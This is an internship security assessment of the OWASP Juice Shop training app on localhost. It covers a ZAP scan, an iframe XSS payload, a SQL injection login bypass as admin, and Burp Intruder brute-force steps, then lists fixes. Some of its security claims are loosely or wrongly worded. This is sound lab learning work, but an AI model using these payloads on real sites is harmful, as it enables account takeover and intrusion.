Security Assessment Report

OWASP Juice Shop was chosen for this task. It uses *Node.js*, *Express*, and *Angular*, along with *JavaScript* and *TypeScript*, for its development. The frontend is built with Angular, and the backend uses an Express application hosted on a Node.js server. The application is also designed to be compatible with various Node.js versions.

Developers Hub Cybersecurity Internship Task June 2025 Week *1*

Internee name: *Athar Imran*

https://github.com/atharimran728/Web-Application-Security-Strengthening/tree/main

---

❖ Setting up a Web Application:

The following is the walkthrough of setting up the web application:

1. Using the terminal, clone the GitHub repository *https://github.com/juice-shop/juice-shop*
2. Go to the project folder and install and start the npm:
```
npm install
npm start
```
3. And finally, access the web application from a browser at URL:
```
http://localhost:3000
```

1- Exploring Application:

While exploring our target site like a tester user, we have found several scopes related to its security. This site has the following functionality that later can be exploited to demonstrate the severity of the issue:

- This site uses *XSS* for signup purposes and item selection.
- This site has *weak credentials storage using plaintext*, which can easily be stolen.
- *SQL* is used in the login functionality.
- *Input is not validated* before processing.

- The site contains a file upload function, which means there is scope to exploit this functionality using *FTP exploits*.
- Can be impersonated as another user to *log in as someone else's account* or perform an operation from that user.
- *Unvalidated redirects* can be exploited.
- *Access* can be made possible to files on a web server.
- *Captcha* can be bypassed.
- *Premium walls* can be bypassed.
- Sensitive content can be retrieved using *XXE exploitation*.
- A *Denial of Service attack* can be imposed on the targeted site.


These are a few possible vulnerabilities, found using *black and white box testing*, that can be exploited to breach the security of the target site.

2- Performing Vulnerability Testing:

Few vulnerabilities are exploited under this section:

A. OWASP ZAP testing:

First, download ZAP from: https://www.zaproxy.org/download/




ZAP Tips and Tricks:

Try different UI layouts via the buttons on the main toolbar.

```
INFO: Initializing Core UI Extension - Core UI related functionality.
INFO: Initializing Authorization Extension - Authorization Extension
INFO: Initializing Requester - Allows to manually edit and send messag
es.
```

When installed, use the *automated scan* option and specify the URL of the target site, in this case: *localhost:3000*

Start the attack with the default setting, and wait for the scan to complete.




Automated Scan

This screen allows you to launch an automated scan against an application - just enter its URL below and press 'Attack'.

Please be aware that you should only attack applications that you have been specifically been given permission to test.

URL to attack:	http://localhost:3000
Use traditional spider:	✓
Use ajax spider:	If Modern with Firefox
Progress:	Actively scanning (attacking) the URLs discovered by the spider(s)


In the active scan menu:



Progress: 0: http://localhost:3000 66% Current Scans: 1 Num Requests: 1348 New Alerts: 0

ID	Req. Timestamp	Resp. Timestamp	Method	URL	Code	Reason	RTT	Size Resp. Header	Size Resp. Bo
1,531	7/6/25, 6:54:29 pm	7/6/25, 6:54:29 pm	GET	http://localhost:3000/home/maverick/juice-shop/node_modul...	200	OK	579 ms	469 bytes	80,117 bytes
1,532	7/6/25, 6:54:29 pm	7/6/25, 6:54:29 pm	GET	http://localhost:3000/home/maverick/juice-shop/node_modul...	200	OK	576 ms	469 bytes	80,117 bytes
1,533	7/6/25, 6:54:29 pm	7/6/25, 6:54:29 pm	GET	http://localhost:3000/home/maverick/juice-shop/node_modul...	200	OK	574 ms	469 bytes	80,117 bytes
1,534	7/6/25, 6:54:30 pm	7/6/25, 6:54:30 pm	GET	http://localhost:3000/robots.txt/	200	OK	223 ms	378 bytes	28 bytes
1,535	7/6/25, 6:54:29 pm	7/6/25, 6:54:30 pm	GET	http://localhost:3000/main.js/	200	OK	731 ms	469 bytes	80,117 bytes
1,536	7/6/25, 6:54:29 pm	7/6/25, 6:54:30 pm	GET	http://localhost:3000/polyfills.js/	200	OK	880 ms	469 bytes	80,117 bytes
1,537	7/6/25, 6:54:30 pm	7/6/25, 6:54:30 pm	GET	http://localhost:3000/runtime.js/	200	OK	785 ms	469 bytes	80,117 bytes
1,538	7/6/25, 6:54:30 pm	7/6/25, 6:54:30 pm	GET	http://localhost:3000/vendor.js/	200	OK	461 ms	469 bytes	80,117 bytes
1,539	7/6/25, 6:54:30 pm	7/6/25, 6:54:30 pm	GET	http://localhost:3000/styles.css/	200	OK	461 ms	469 bytes	80,117 bytes
1,540	7/6/25, 6:54:30 pm	7/6/25, 6:54:30 pm	GET	http://localhost:3000/sitemap.xml/	200	OK	786 ms	469 bytes	80,117 bytes
1,541	7/6/25, 6:54:25 pm	7/6/25, 6:54:31 pm	GET	http://localhost:3000/ftp/	200	OK	6.16 s	338 bytes	11,013 bytes
1,542	7/6/25, 6:54:25 pm	7/6/25, 6:54:31 pm	GET	http://localhost:3000/ftp/	200	OK	6.16 s	338 bytes	11,013 bytes
1,543	7/6/25, 6:54:25 pm	7/6/25, 6:54:31 pm	GET	http://localhost:3000/ftp/quarantine/	200	OK	6.16 s	337 bytes	9,534 bytes
1,544	7/6/25, 6:54:31 pm	7/6/25, 6:54:31 pm	GET	http://localhost:3000/assets	301	Moved Permanently	10 ms	416 bytes	156 bytes
1,545	7/6/25, 6:54:31 pm	7/6/25, 6:54:31 pm	GET	http://localhost:3000/assets/public	301	Moved Permanently	6 ms	423 bytes	163 bytes
1,546	7/6/25, 6:54:31 pm	7/6/25, 6:54:31 pm	GET	http://localhost:3000/home	200	OK	103 ms	469 bytes	80,117 bytes

When it's done, it will take to the alert menu:



Alerts (8)
- Content Security Policy (CSP) Header Not Set (57)
- Cross-Domain Misconfiguration (72)
- Hidden File Found (4)
- Cross-Domain JavaScript Source File Inclusion (98)
- Timestamp Disclosure - Unix (158)
- Information Disclosure - Suspicious Comments (2)
- Modern Web Application (50)
- User Agent Fuzzer (24)

Content Security Policy (CSP) Header Not Set

URL:	http://localhost:3000
Risk:	Medium
Confidence:	High
Parameter:	
Attack:	
Evidence:	
CWE ID:	693
WASC ID:	15
Source:	Passive (10038 - Content Security Policy (CSP) Header Not Set)
Alert Reference:	10038-1
Input Vector:	

Description:

Content Security Policy (CSP) is an added layer of security that helps to detect a
malware. CSP provides a set of standard HTTP headers that allow website own
such as Java applets, ActiveX, audio and video files.

Other Info:


And from here, we can observe all the possible vulnerable links under the target URL.

This was a simple demonstration of vulnerability scanning and assessment using OWASP ZAP.

B. Check for XSS:


In this part, we will be exploiting the XSS vulnerability:

Go to any input form, such as a comment, search, or review section, and type the XSS injection:




In this case, we will be using search input and inject:

```
<iframe src="javascript:alert('Hacked')">
```



```
localhost:3000/#/search?q=<iframe%20src%3D"javascript:alert(%60Hacked%60)">
```




localhost:3000 says

Found XSS

See, using a simple XSS injection, we can also retrieve sensitive and confidential content.

C. SQL Injection:


To perform a normal SQL injection attack, we will need the login page. The first thing we will identify is whether our target site is vulnerable to SQL or not. Just put the quote character on any input field of credentials, and note the response.




```
Safari/537.36
Accept: application/json,
text/plain, */*
X-User-Email: abc
Content-Type: application/json
Origin: http://localhost:3000
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://localhost:3000/
Accept-Encoding: gzip, deflate,
 br
Cookie: language=en;
cookieconsent_status=dismiss;
welcomebanner_status=dismiss;
continueCode=
vV5Dy6b05Nl2nwmgjvPXQWpxJ3zA4Vf
vBGYk98r7yKVEDoMBleZaqL4RxLPm
Connection: keep-alive

{
  "email":"'",
  "password":"123"
}
```

```
{
  "error":{
    "message":"SQLITE_ERROR: unrecognized token: \"202cb962ac59075b964b07152d234b70\"",
    "stack":
    "Error\n    at Database.<anonymous> (/home/maverick/juice-shop/node_modules/sequelize/lib/dialects/sqlite/query.js:185:27)\n    at /home/maverick/juice-shop/node_modules/se
    quelize/lib/dialects/sqlite/query.js:183:50\n    at new Promise (<anonymous>)\n    at Query.run (/home/maverick/juice-shop/node_modules/sequelize/lib/dialects/sqlite/query.
    js:183:12)\n    at /home/maverick/juice-shop/node_modules/sequelize/lib/sequelize.js:315:28\n    at process.processTicksAndRejections (node:internal/process/task_queues:95:
    5)",
    "name":"SequelizeDatabaseError",
    "parent":{
      "errno":1,
      "code":"SQLITE_ERROR",
      "sql":"SELECT * FROM Users WHERE email = ''' AND password = '202cb962ac59075b964b07152d234b70' AND deletedAt IS NULL"
    },
    "original":{
      "errno":1,
      "code":"SQLITE_ERROR",
      "sql":"SELECT * FROM Users WHERE email = ''' AND password = '202cb962ac59075b964b07152d234b70' AND deletedAt IS NULL"
    },
    "sql":"SELECT * FROM Users WHERE email = ''' AND password = '202cb962ac59075b964b07152d234b70' AND deletedAt IS NULL",
    "parameters":{
    }
  }
}
```

According to SQL query revealed as the information with the error, we can use a simple email input as SQL injection to login as admin:



```
{
  "email":"admin' or '1'='1';",
  "password":"qwe"
}
```



You successfully solved a challenge: Login Admin (Log in with the administrator's user account.)

D. Password Strength:

A site like our target must have some weak password strength, meaning there is no limit to how many wrong passwords we enter. Thus we can use brute force attack to login as any user (if we have access to username or email of that user).

Following are the steps:

1- Go to the review section of items from any user. And find the admin email (or any other user you want to login with).

2- Add that email in the email-input field in the login panel.

3- Open the Burp Suite and intercept the request for a POSTing credential. Add the payload on the password field.

4- Now copy any admin password list from GitHub. And paste it in the payload list in the intruder.

5- Start the attack. Wait for to finish. And you will see that admin will login to account when it’s password matched from list.

These are only fews of method of vulnerability assessment and exploitation. A Lot more can be possible.

3- Suggest Fixes:

Following are some of the fixes for the vulnerabilities of application so that it can be made less vulnerable:

1. ***Input should be validated*** before submission of anything. Prohibited input should strictly be blocked.

2. When error occured, make the application to ***only present the information that is valuable to the user***. Any information which can aid hackers and exploiters should be made confidential.
3. To protect the web application, always ensure that ***NEVER TRUST THE INPUT***. *Whitelist validation, compare it with standard parser and method, sanitize the HTML, encode and encrypt where required, apply CSP and use WAF*.

4. ***Store the password credential** in the most secure way possible*, keep them confidential and strictly inaccessible to the user and perform every operation to protect it from threat actors. Also make sure to *encrypt* them in every state.

5. When the user uploads the file, apply the same protection techniques from point 3 and in addition ***beware of bypass technique***, *Validate File Content, Sanitize Filenames, Limit File Size and make sure to provide Secure Storage and Execution Environment*.

6. The most effective defense against open redirects is ***Whitelisting Valid Redirect URLs***. In addition, *Validate the URL Protocol and Hostname,* make sure to *avoid User-Controlled Redirects* where possible and implementing a *Warning Page for External Redirects* can protect the user in case of some mishandling.

7. Sophisticated attackers and advanced bots are constantly looking for ways to bypass reCAPTCHA. To defend against them, employ ***proper reCAPTCHA implementation***, *protect the Secret key* works and use the *correct reCAPTCHA type* for the context (Search online for more information).

8. To protect against Brute Force attack, make sure to use a ***secure password***, implement *account lockout policy*, *use reCAPTCHA* before submission, add security by *2FA* and *MFA* and last but not least *limit the number of logins*.

These are only some of the protection techniques against realtitive attacks. Securing an application is not a one-time implementation but a continuous procedure. So make sure to know the attack before defense so to better defend.

4- Tools used:

Following are the tools employed:

- ★ Burp Suite
- ★ OWASP ZAP
- ★ Kali Linux
- ★ Dev tools

Submitted by ***Athar Imran***
https://github.com/atharimran728